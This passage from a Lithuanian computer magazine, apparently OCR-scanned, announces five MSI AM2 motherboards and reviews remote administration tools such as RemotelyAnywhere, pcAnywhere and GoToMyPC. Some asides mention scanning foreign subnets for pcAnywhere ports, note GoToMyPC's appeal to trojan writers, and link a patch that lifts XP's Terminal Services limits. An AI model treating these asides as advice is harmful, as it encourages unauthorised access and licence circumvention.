NAUJAI PROCESORINEI JUNGČIAI AM2 NEBETRŪKSTA DĖMESIO. KOMPANIJA MSI ANONSAVO IŠ KARTO PENKIAS AM2 MOTININES PLOKŠTES: „K9N DIAMOND", „K9N SLI PLATINUM", „K9N ULTRA", „K9A PLATINUM" IR „K9N NEO". KAŽIN AR DAR REIKIA PAPILDOMAI PAAIŠKINTI, JOG ŠIOS NAUJIENOS TAPS TIKRA BOMBA KOMPIUTERIŲ DETALIŲ RINKOJE. JUK KIEKVIENAS KOMPIUTERIS TURI BŪTI SUDARYTAS TIK IŠ AUKŠČIAUSIOS KOKYBĖS ELEMENTŲ – KITU ATVEJU, VARGU AR TAU PAVYKS KĄ NORS „NULAUŽTI" AR NUVEIKTI HAKERIŲ SFEROJE.

Visos naujos plokštės palaiko naujos kartos DDR2 – 800 atmintį, kuri užtikrina maksimalų duomenų perdavimo greitį. Motininės pagamintos naudojant „NVIDIA nForce 590 SLI / 570 SLI / 570 / 550" ir „ATI RD580 Xpress3200" („CrossFire") lustus. Visos plokštės pasižymi puikiu sisteminiu našumu, darbo stabilumu, aukštu suderinamumu ir naudoja išskirtinai pasyvinį aušinimą, komplektuojamos firmine programine įranga „Dual CoreCell", apie kurią galima būtų parašyti net kelis žurnalo numerius.

„K9N Diamond" skirta tiems, kam ypatingai svarbus ypatingo lygio našumas ir galimybė pačiam atlikti subtilų sistemos derinimą (kartu ir „užturbinimą").

Esminiai „K9N Diamond" ypatumai:
Procesorius: „AMD Socket AM2", „Athlon64 FX/X2" ir „Sempron",
Lustų rinkinys: „NVIDIA nForce 590 SLI MCP"
2xPCI-E x16 slotai pilnaverčiam SLI režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimties
Tinklas: „Dual LAN 10/100/1000" Mbit/s ir „FireWire"
Garsas: „Creative Audigy SE! 7.1"
Jungtys/slotai: 6xSATA2 (RAID 0/1/0+1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394
Firminė „užturbinimo" technologija: „Dual CoreCell D.O.T. Express"
Aušinimas: vario radiatoriai su šiluminiais vamzdžiais

„K9N SLI Platinum" skirta tai pačiai entuziastų klasei, tačiau pagaminta „NVIDIA nForce 570 SLI MCP" lusto pagrindu, bei turi kitą garso sistemą.

Esminiai „K9N Platinum" ypatumai:
Procesorius: „AMD Socket AM2", „Athlon64 FX/X2" ir „Sempron"
Lustų rinkinys: „NVIDIA nForce 570 SLI MCP"
2xPCI-E x16 slotai pilnaverčiam SLI režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimties
Tinklas: „Dual LAN 10/100/1000" Mbit/s ir „FireWire"
Garsas: 7.1-kanalų HD – audiokodekas
Jungtys/slotai: 6xSATA2 (RAID 0/1/0+1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394, 1 MSI „communication"
Firminė „užturbinimo" technologija „Dual CoreCell D.O.T. Express"
Aušinimas: masyvus radiatorius lustų rinkinyje

„K9N Ultra" — masinei rinkai skirtas produktas. Kadangi jame yra naudojamas „nForce 570" lustas, plokštė taip pat pasižymi užturbinimo ir subtilaus derinimo galimybėmis. Principinis skirtumas — vienas PCI-E x16 slotas.

Esminiai „K9N Ultra" ypatumai:
Procesorius: „AMD Socket AM2", „Athlon64 FX/X2" ir „Sempron"
Lustų rinkinis: „NVIDIA nForce 570 MCP"
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimties
Tinklas: „Dual LAN 10/100/1000" Mbit/s ir „FireWire"
Garsas: 7.1-kanalų HD-audiokodekas
Jungtys/slotai: 6xSATA2 (RAID 0/1/0+1,5), 1xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394, 1 MSI „communication"
Firminė užturbinimo technologija „Dual CoreCell D.O.T. Express"
Aušinimas: masyvus radiatorius lustų rinkinyje

Be aukščiau minėtų plokščių, kompanija MSI anonsavo ir daugelio laukiamą plokštę su ATI logika. „K9A Platinum" tai su „CrossFire" suderinama sisteminė plokštė AM2 lizdui.

Esminiai „K9A Platinum" ypatumai:
Procesorius: „AMD Socket AM2", „Athlon64 FX/X2" ir „Sempron"
Lustų rinkinys: „ATI RD580 Xpress3200"
2xPCI-E x16 slotai pilnaverčiam „CrossFire" režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 Gb bendros apimties
Tinklas: „Dual LAN 10/100/1000" Mbit/s ir „FireWire"
Garsas: 7.1-kanalų HD-audiokodekas
Jungtys/slotai: 6xSATA2 (RAID 0/1/0+1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394
Firminė „užturbinimo" technologija „Dual CoreCell D.O.T. Express"
Aušinimas: masyvus radiatorius lustų rinkinyje

Sisteminė plokštė „K9N Neo" — geriausia kaina pasižymintis produktas. Jis specialiai sukurtas vidutinės klasės žaidėjams, kurie ieško plokštės už prieinamą kainą, pasižyminčią stabilumu ir našumu.

Esminiai „K9N Neo" ypatumai:

Procesorius: „AMD Socket AM2", „Athlon64 FX/X2" ir „Sempron"
Lustų rinkinys: „NVIDIA nForce 550"
1xPCI-E x16 slotas
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimties
Tinklas: „Dual LAN 10/100/1000" Mbit/s
Garsas: 7.1-kanalų HD-audiokodekas
Jungtys/slotai: 4xSATA2 (RAID 0/1/0+1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0
Firminė „užturbinimo" technologija „Dual CoreCell D.O.T. Express"
Aušinimas: masyvus radiatorius lustų rinkinyje.

012

Visagalis adminas

Nuotolinio priėjimo prie „Windows“ sistemos

Už šios apžvalgos borto liko keletas ne tokių įdomių produktų. Jeigu tau kažkas neįtiko čia pristatytose programose, mėgink savo laimę su kitais įrankiais.

ADMINISTRUOTI TINKLĄ, KAD IR PATĮ MAŽIAUSIĄ, NĖRA PAPRASTA. EGZISTUOJA DAUGYBĖ PAGALBINIŲ ĮRANKIŲ, KURIE PALENGVINA KATORGIŠKĄ ADMINŲ DARBĄ. BE DAUGELIO JŲ GALIMA IR APSIEITI, TAČIAU KO IŠ TIESŲ REIKIA — TAI NUOTOLINIO ADMINISTRAVIMO PRIEMONĖS. KIEKVIENAS JĄ PASIRENKA PAGAL SAVE, O ŠIANDIEN KAIP TIK TAVO EILĖ RINKTIS!

[Ne vien tik radmin] Be abejo, tu gali toliau naudotis *Remote Administrator* (liaudyje žinomu kaip *Radmin*) ir manyti, kad jo galimybių tau pakanka. Tačiau manęs neapleidžia įtarimas, kad tu nė nenutuoki, jog egzistuoja aibė kitų puikių alternatyvių nuotolinio administravimo produktų. Pasakysiu dar daugiau: kiekvienas šioje apžvalgoje pristatytas paketas vertas atskiro straipsnio su išsamiu visų jo pritaikymo būdų aprašymu, tačiau man teks apsistoti tik ties esminiais niuansais.

Šiaip jau visus mano internete surastus įrankius galima suskirstyti į dvi kategorijas:


1. Tie, kurie savo galimybėmis artimi *Windows Remote Desktop*, t.y. jie suteikia grafinę sąsają, kuri leidžia nutolusioje mašinoje dirbti taip, lyg tu būtum prie savo paties kompiuterio. Šiai kategorijai priskiriami VNC, *GoToMyPC* ir *Timbuktu*. Apie pirmąjį mes jau esame kalbėję daug kartų, todėl nesikartosime. O likusieji du įrankiai nusipelno viso tavo dėmesio.

2. Programos, galinčios pasigirti platesniu galimybių spektru: *pcAnywhere*, *RemotelyAnywhere* ir *NetOp Remote Control*. Jos skirtos didelių tinklų adminams, kur nepakanka vien tik „nutolusio darbastalio". Į jų sudėtį įeina daugybė pagalbinių, visiems gyvenimo atvejams skirtų įrankių.

[RemotelyAnywhere 7]
3am Labs Ltd
www.3amlabs.com

Pradėsime nuo *RemotelyAnywhere*. Apie ypatingą šios programos solidumą galima spręsti pagal oficialioje svetainėje pateikiamą galimybių sąrašą. Jeigu tau reikia nepertraukiamai stebėti nutolusios mašinos našumą, keisti jos nustatymus, dirbti su katalogų tarnyba (*Active Directory*), sekti įvykius ir naudoti komandų interpretatorių su skriptų kalbomis, tuomet neabejok — ši programa kaip tik tau.

Paketo veikimo principas elegantiškas ir paprastas: stebimoje sistemoje įdiegus serverinę dalį, suteikiamas priėjimas prie *web* sąsajos, kurioje prifarširuota specialių *Java* apletų. Toliau visos operacijos bus atliekamos tik per juos. Taip išsprendžiama viena iš labiausiai paplitusių problemų — būtinybė turėti specialų programinį klientą. *RemotelyAnywhere* atveju administruoti nutolusį kompiuterį galima praktiškai iš bet kur, kur yra su *Java* leidžianti dirbti *web* naršyklė, ir visai nesvarbu, ar tai biuras, mokymo įstaiga, interneto kavinė, ar patogus krėslas namie prie židinio. Tikrai norint priėjimą prie *web* sąsajos galima gauti ir per „išmanųjį" telefoną (*smart phone*) bei *PocketPC*, o tai negali nedžiuginti. Beje, PDA su belaidžiu ryšiu iš viso suteikiamos ypatingos galimybės.

Prisijungęs prie *web* sąsajos, adminas tuojau pat gauna priėjimą prie vadinamosios *System Dashboard*. Tai specialus skydelis, kuriame pavaizduota visa informacija apie serverinę mašiną, taip pat ir duomenys apie prieinamus resursus, procesoriaus apkrovimą, tinklo nustatymus ir aktyvumą, paleistus procesus (kartu su jais susijusių DLL bibliotekų sąrašu) bei įdiegtus pataisymus (*hotfixes*). Dirbti su nutolusiu darbastaliu per *RemotelyAnywhere* — vienas malonumas. Aš neperdedu. Nutolusios mašinos skiriamoji geba automatiškai pritaikoma pagal klientą. Taip prieinamas pilnas ekranas, o ne kuri nors jo dalis su įjungtu slankikliu. Spalvų gylį galima pakeisti jau darbo metu, taip priklausomai nuo konkrečios situacijos pagražinant vaizdą arba priešingai, sumažinant tinklo srautą. Ypatingai nudžiugino automatinis apsikeitimo buferio duomenų dubliavimas klientinėje ir serverinėje mašinose. *Radmin'e* dirbti be šios savybės tiesiog nepakeliama.

Iš daugybės nežymių, tačiau gana naudingų funkcijų norėčiau paminėti įmontuotus FTP ir SSH serverius. Tikrai taip, langinėms skirtas SSH serveris ir vizuali nuotolinio administravimo priemonė viename — tai iš tiesų jėga! Priėjimas prie visų šių grožybių lengvai ribojamas. Tam *RemotelyAnywhere* gali dirbti su NT domeno autentifikacija ir blokavimu pagal IP adresus. Siekiant apsaugoti duomenis naudojamas SSH ir SSL šifravimas. Žodžiu, su saugumu viskas gerai. Su visais kitais dalykais — taip pat.

Idealiai tinka serveriui arba meinfreimui administruoti

[NetOp Remote Control 8.0]
CrossTec Corp.
www.crossteccorp.com

Tikras monstras. Platus galimybių rinkinys. Nepakeičiamas administratoriaus įrankis. Ypatingai jis pravers tiems, kam tenka valdyti daug klientinių mašinų, tuo pat metu teikiant pagalbą vartotojams.

Schema paprasta. *NetOp Remote Control* susideda iš dviejų pagrindinių modulių: *Host* ir Guest. Modulis *Host* įdiegiamas kompiuteriuose, kuriuos reikia administruoti per atstumą, o *Guest* — į mašiną, iš kurios bus atliekamas tolimesnis valdymas. Už sistemos saugumą atsako specialus modulis — *Security Server*. Į jo užduotis įeina tinklo vartotojų autentifikacija per *Active Directory*, *Windows NT* domenus bei pagal firminę kompanijos *NetOp* technologiją.

Paketas iš savo konkurentų išsiskiria dėl galimybės dirbti su platformomis, į kurias galima įdiegti serverį. Tai ir visos *Windows* versijos, įskaitant *Windows CE*, OS/2, *Mac OS X*, *Linux*, ir net mobili *Symbian* platforma. Beje, serverinę dalį galima įdiegti vienu metu iš karto į keletą mašinų — čia tau padės *NetOp's Deployment Utility*. Klientinė dalis *NetOp Remote Control* taip pat gali veikti visose įsivaizduojamose ir ne tik platformose. Be viso kito, *NetOp* turi į *RemotelyAnywhere* panašią *web* sąsają, kuri

veikia per *ActiveX* praplėtimus. Pasakysiu tiesiai: tokia įvairovė daro įspūdį.

Patogi sąsaja leidžia greitai prisijungti prie bet kurios mašinos, kurioje įdiegta serverinė dalis. Beje, *Remote Control* turi pažangią skriptų kūrimo priemonę — ateityje tai tau leis automatizuoti daugybę rutiniškų darbų. Prireikus darbo su serveriu seansą galima įrašyti, kad po to galėtum, pavyzdžiui, sukurti *Visual Hack++* filmuką.

Aš ne veltui paminėjau vartotojų palaikymą. Vargšeliai gali pasinaudoti klientinėje dalyje prieinamu mygtuku SOS, su kuriuo galima greitai paprašyti administratoriaus pagalbos ir taip nurodyti problemos esmę. Jeigu tau teks rūpintis pačia kompiuterių aparatūra, tau ypač pravers inventorizavimo funkcija. Ji užtikrina informacijos apie klientų kompiuteriuose įdiegtą aparatūrinę ir programinę įrangą surinkimą. Greita ir efektyvu!

Idealus įrankis didelio įvairių mašinų parko aptarnavimui ir vartotojų palaikymui

[Symantec pcAnywhere 12.0]
Symantec
www.symantec.com/pcanywhere

Symantec pcAnywhere iš esmės yra korporatyvinis stambių užsienio įstaigų standartas. Skenuodamas užsienio potinklius aš neretai pastebėdavau atviras šiai programai priklausančias jungtis. Tolimesnė fingerprint'ų analizė tik patvirtindavo mano spėjimą: tai iš tiesų *pcAnywhere*.

Serverinė paketo dalis gali būti įdiegta visose populiariose platformose: *Windows*, *Linux* ir *Mac OS X*. Tuo pačiu prie serverinės dalies prisijungti galima net ir iš *PocketPC*. Pagrindinis dėmesys čia skirtas būtent nutolusio darbastalio funkcijai. Kiekvienu konkrečiu atveju programa, remdamasi ryšio kanalo charakteristikomis, pati sukonfigūruos kokybišką vaizdą. *Symantec pcAnywhere* arsenale yra ir stambaus įdiegimo sistema, ir seanso įrašymo galimybė su po to einančiu jo atkūrimu. O automatizavimas ir skriptai *pcAnywhere* kaišioja pagalius į ratus: galimybės apsiriboja komandos įvykdymu paleidus programą arba inicializavus susijungimą.

Kiekvienam prisijungimui *pcAnywhere* valdymas sukuria atskirą patogų profilį su individualiais nustatymais. Siekiant padaryti patogesniu darbą su keliais serveriais, visos aktyvios sesijos patalpinamos vieno lango skyreliuose (*tabs*).

Su *pcAnywhere* bylos gali būti perduotos naudojantis patogiu *drag'n'drop*. Tiesiog tampyk bylas tarp serverio ir prisijungusios mašinos — tai labai paprasta. Tokia savybė ypač praverčia perkeliant bylas iš vienos platformos į kitą, tuomet nereikia terliotis su *Samba* ir kitais sunkiai konfigūruojamais dalykais.

Jeigu saugumas tau labai svarbu, *pcAnywhere* tavęs nenuvils. Paketas pripažįsta laužimui atsparų šifravimą, riboja slaptažodžio įvedimo bandymų skaičių, vartotojus autorizuoja per NT domeną, *Active Directory* ir LDAP. Nors pagal nutylėjimą *pcAnywhere* nesupranta simetriško šifravimo ir šifravimo pagal raktus, visa tai galima lengvai ir greitai sukonfigūruoti rankiniu būdu — tam sugaiši vos keletą minučių. Jeigu tau ir šito nepakanka, tuomet atkreipk dėmesį į paskutinėse versijose pasirodžiusį specialų įvairių prisijungimo variantų rizikos įvertinimo įrankį.

Idealiai tinka dideliam korporatyviniam tinklui

[Expertcity GoToMyPC 5.0]
E-ole Holdings
www.expertcity.com

Ko gero, mums jau užteks universalių kareivių. Siūlau apžvelgti ką nors paprastesnio ir prozaiško. Čia gerai pasirodė programa *Expertcity GoToMyPC Personal* (toliau ją vadinsime tiesiog GTMPC). GTMPC į nutolusią mašiną įdiegiama kaip sisteminė tarnyba ir toliau priėjimą suteikia per *web* sąsają (tam, priklausomai nuo naudojamos operacinės sistemos, įdarbinami *ActiveX* praplėtimai arba *Java* apletai). Prie serverio tu galėsi prisijungti iš bet kurio pasaulio taško. Tai leidžia padaryti unikalus visos sistemos veikimas. Kiekvienam vartotojui *Expercity* svetainėje prieinamas nuosavas valdymo skydelis. Norint į kokį nors kompiuterį įdiegti serverinę dalį, reikia užeiti į šį skydelį ir perduoti atitinkamą komandą. Po to tu gausi laišką su nuoroda į serverinę naujam kompiuteriui skirtą dalį. Pakartojęs šį veiksmą visiems likusiems kompiuteriams, valdymo skydelyje tu gausi visų įdiegtų serverių sąrašą. Prie kiekvieno iš jų tu galėsi prisijungti tiesiog iš savo naršyklės lango!

Toks metodas pritaikomas išimtinai prie globaliojo tinklo prijungtiems kompiuteriams. Tačiau koks grakštumas! Klientas tau visiškai nereikalingas — prie serverio tu galėsi jungtis iš bet kokios operacinės sistemos! Tai daryti absoliučiai saugu, kadangi gamintojai pasirūpino susijungimų saugumu. Tarp mašinų perduodamas duomenų srautas neįveikiamas. Jis apsaugotas dvejais slaptažodžių lygiais ir 128 bitų AES šifravimu veikimo metu (*on the fly*). Prieinant prie *web* serverio naudojamas SSL susijungimas. Prie privalumų taip pat galima priskirti darbo patogumą jungiantis per skirtingus tinklus apsaugančias ugniasienes. Kadangi nutolusi GTMPC mašina pati inicijuoja prisijungimą, tau nebūtina specialiai konfigūruoti ugniasienę ir taip leisti prisijungimą.

Įsivaizduoji, kokias galimybes *GoToMyPC* suteikia trojanų kūrėjams? Nuo šiol net nereikia užsiiminėti vizualaus valdymo moduliu.

Ideali programa nuotoliniam serverių administravimui per internetą

[Netopia Timbuktu Pro 8.6]
Computers Unlimited
www.netopia.com

Dar vienas pretendentas į paties paprasčiausio šios klasės įrankio vardą. Pavyzdžiui, nutolusios mašinos adresas paprastai yra įvedamas rankiniu būdu. *Netopia Timbuktu* reikiamą tinklo mazgą leidžia surasti panaudojant specialų tavo tinkle įdiegtą LDAP serverį. Tai jau visiškai kitos galimybės: atliekant paiešką pakanka žinoti dalį vartotojo vardo arba bet kokius kitus jo duomenis. Be to, programa nuskaito profilius, kuriuose nurodomi kiekvienos atskiros mašinos prisijungimo parametrai.


Kad galėtumei jaustis saugus, rekomenduojama įjungti šifravimą ir tinklo srauto suspaudimą su SSH — tai ekonomiška. Programoje nėra draudžiama keisti prisijungimo parametrus. Tiesiog aktyvios sesijos metu gali konfigūruoti spalvų gylį arba bet kokius kitus parametrus.

Serverinę programos dalį į *Windows NT*, 2000 ir 2003 sistemas galima įdiegti per atstumą, tam skirtas paprastas konsolinis įrankis. Su juo taip pat galima iš karto reglamentuoti priėjimo parametrus, nurodant vartotojų vardus ir adresus, iš kurių leidžiama prisijungti.

Kliento lango sąsaja gali pasirodyti kiek pasenusi, tačiau koks paprastumas! Nereikia ilgai galvoti, ką spausti, kaip kad tai buvo su gigantais *RemotelyAnywhere* ir *NetOp Remote Control*. O juk tai yra didelis privalumas, jeigu kartais reikia tiesiog prisijungti prie nutolusios mašinos ir joje ką nors pataisyti.

Tačiau tai dar ne viskas. Paskutinė *Timbuktu* versija gali veikti kaip *Skype*, paties populiariausio *VoIP* telefonijos kliento, papildymas. To mes dar nematėme! Esmė tame, kad *Skype* programuotojai sukūrė nuosavus duomenų perdavimo protokolus, o šie protokolai — tiesiog pasaka. Visų pirma, jiems nebaisūs nei maršrutizatoriai, nei ugniasienės, nei NAT — paketai sėkmingai įveiks visas šias kliūtis. Antra, perdavimas atliekamas griežtai šifruojant duomenis veikimo metu, todėl globalaus tinklo labirintuose nenuklys nė vienas baitas. Įdiegus *Timbuktu*, klientai galės lengvai vienas su kitu susijungti tiesiog panaudojant *Skype* kontaktų sąrašą. Vienas paspaudimas — ir tu jau prisijungęs prie nutolusio darbastalio.

Idealiai tinka už ugniasienių ir NAT paslėptų kompiuterių administravimui.

[Rinktis tau] Be abejo, tai toli gražu ne pilnas nuotolinio administravimo priemonių rinkinys. Tačiau aš pasistengiau surasti tokius įrankius, kuriuos pavyktų panaudoti pačiose įvairiausiose situacijose. Tiesiog pasvarstyk, kokiomis sąlygomis tau teks dirbti, ir rinkis. Čia tau padės mano komentarai.

[Tas įdomus „Remote Desktop"] Į langines įmontuotas nutolusio administravimo įrankis nėra blogas, tačiau jo naudojimo efektyvumą galima padidinti, jeigu žinosi keletą *Remote Desktop* savybių:

1. Dirbant langinėse, prisijungti prie nutolusio serverio nėra problema. Tereikia paleisti standartinę programą „Remote Desktop Connection" (RDC ganėtinai gerai paslėptas, jį rasi čia: *Start > Programs > Accessories > Communications*; arba gali padirbėti klaviatūra: *Start > Run > mstsc*). **nix* sistemose pagal nutylėjimą tokio dalyko nėra, todėl teks savarankiškai įdieginėti programą *rdesktop* (*www.rdesktop.org*). Šis įrankis yra nemokamas ir gali būti lengvai įdiegtas bet kurioje **nix* sistemoje. Tada galėsi langines valdyti jungdamasis iš linukso.
2. Serverinės langinių versijos turi terminalų tarnybą (*Terminal Services*), kuri leidžia prie sistemos prisijungti iš karto keliems vartotojams. Vargšė XP, kuri orientuota kaip darbo stotims skirta OS, tokios tarnybos neturi. Tačiau liaudies meistrai greitai sukurpė specialią programą–pataisymą, kuri atstato teisingumą.

Adresu *http://free.pages.at/anti-wpa/Other/TerminalserverNoRestrPatch-1-1/* tu galėsi rasti tiek patį pataisymą, tiek ir jo išeities tekstus. Su programa taip pat pateikiama nebloga įdiegimo *dokumentacija, kuri tau* tikrai padės.

